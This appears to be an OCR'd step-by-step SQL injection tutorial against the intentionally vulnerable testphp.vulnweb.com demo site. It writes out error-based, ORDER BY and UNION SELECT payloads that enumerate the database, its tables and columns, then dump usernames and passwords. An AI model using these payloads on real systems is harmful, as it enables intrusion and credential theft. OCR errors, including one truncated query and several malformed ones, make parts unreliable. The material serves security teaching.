
```
http://testphp.vulnweb.com/artists.php?artist=1
```

So here we are going test SQL injection for "**id=1"**

Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.

```
testphp.vulnweb.com/artists.php?artist=1'
```

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.




Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

```
http://testphp.vulnweb.com/artists.php?artist
=1 order by 1
```


Similarly repeating for order 2, 3 and so on one by one

```
http://testphp.vulnweb.com/artists.php?artist
=1 order by 2
```



```
http://testphp.vulnweb.com/artists.php?
artist=1 order by 4
```


From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.



Let's penetrate more inside using union base injection to select statement from a different table.

```
http://testphp.vulnweb.com/artists.php?artist
=1 union select 1,2,3
```


From the screenshot, you can see it is show result for only one table not for others.



Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3
```


Hence you can see now it is showing the result for the remaining two tables also.



Use the next query to fetch the name of the database

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
```


From the screenshot, you can read the database name **acuart**



Next query will extract the current username as well as a version of the database system

```
http://testphp.vulnweb.com/artists.
php?artist=-1 union select
```


Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current user



Through the next query, we will try to fetch table name inside the database


```
http://testphp.vulnweb.com/artists.php?artist=-1
union select 1,table_name,3 from
information_schema.tables where
table schema=database() limit 0,1
```

From the screenshot you read can the name of the first table is **artists**.



```
http://testphp.vulnweb.com/artists.php?artist=
-1 union select 1,table_name,3 from
information_schema.tables where
table schema=database() limit 1,1
```


From the screenshot you can read the name of the second table is **carts**.



Similarly, repeat the same query for another table with slight change


```
http://testphp.vulnweb.com/artists.php?artis
t=-1 union select 1,table_name,3 from
information_schema.tables where
table schema=database() limit 2,1
```

We got table 3: **categ**



```
http://testphp.vulnweb.com/artists.php?artist=-1 union
select 1,table_name,3 from information_schema.tables
where table_schema=database() limit 3,1
```


We got table 4: **featured**



Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.


```
http://testphp.vulnweb.com/artists.php?
artist=-1 union select 1,table_name,3
from information_schema.tables where
table_schema=database() limit 7,1
```

We got table 7: **users**



```
http://testphp.vulnweb.com/artists.php?artist=-1
union select 1,table_name,3 from
information_schema.tables where
table_schema=database() limit 8,1
```

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.




the concat function is used for concatenation of two or more string into a single string.

```
http://testphp.vulnweb.com/artists.php
?artist=-1 union select
1,group_concat(table_name),3 from
information_schema.tables where
table_schema=database()
```

From screen you can see through concat function we have successfully retrieved all table name inside the database.


```
Table 1: artist
Table 2: Carts
Table 3: Categ
Table 4: Featured
Table 5: Guestbook
Table 6: Pictures
Table 7: Product
Table 8: users
```



Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'
```


Awesome!! We successfully retrieve all eight column names from inside the table users.
Then I have chosen only four columns i.e. **uname, pass, email** and **cc** for further enumeration.



Use the concat function for selecting **uname** from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users
```


From the screenshot, you can read uname: **test**



Use the concat function for selecting **pass** from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?
artist=-1 union select
1,group_concat(pass),3 from users
```


From the screenshot, you can read pass: **test**



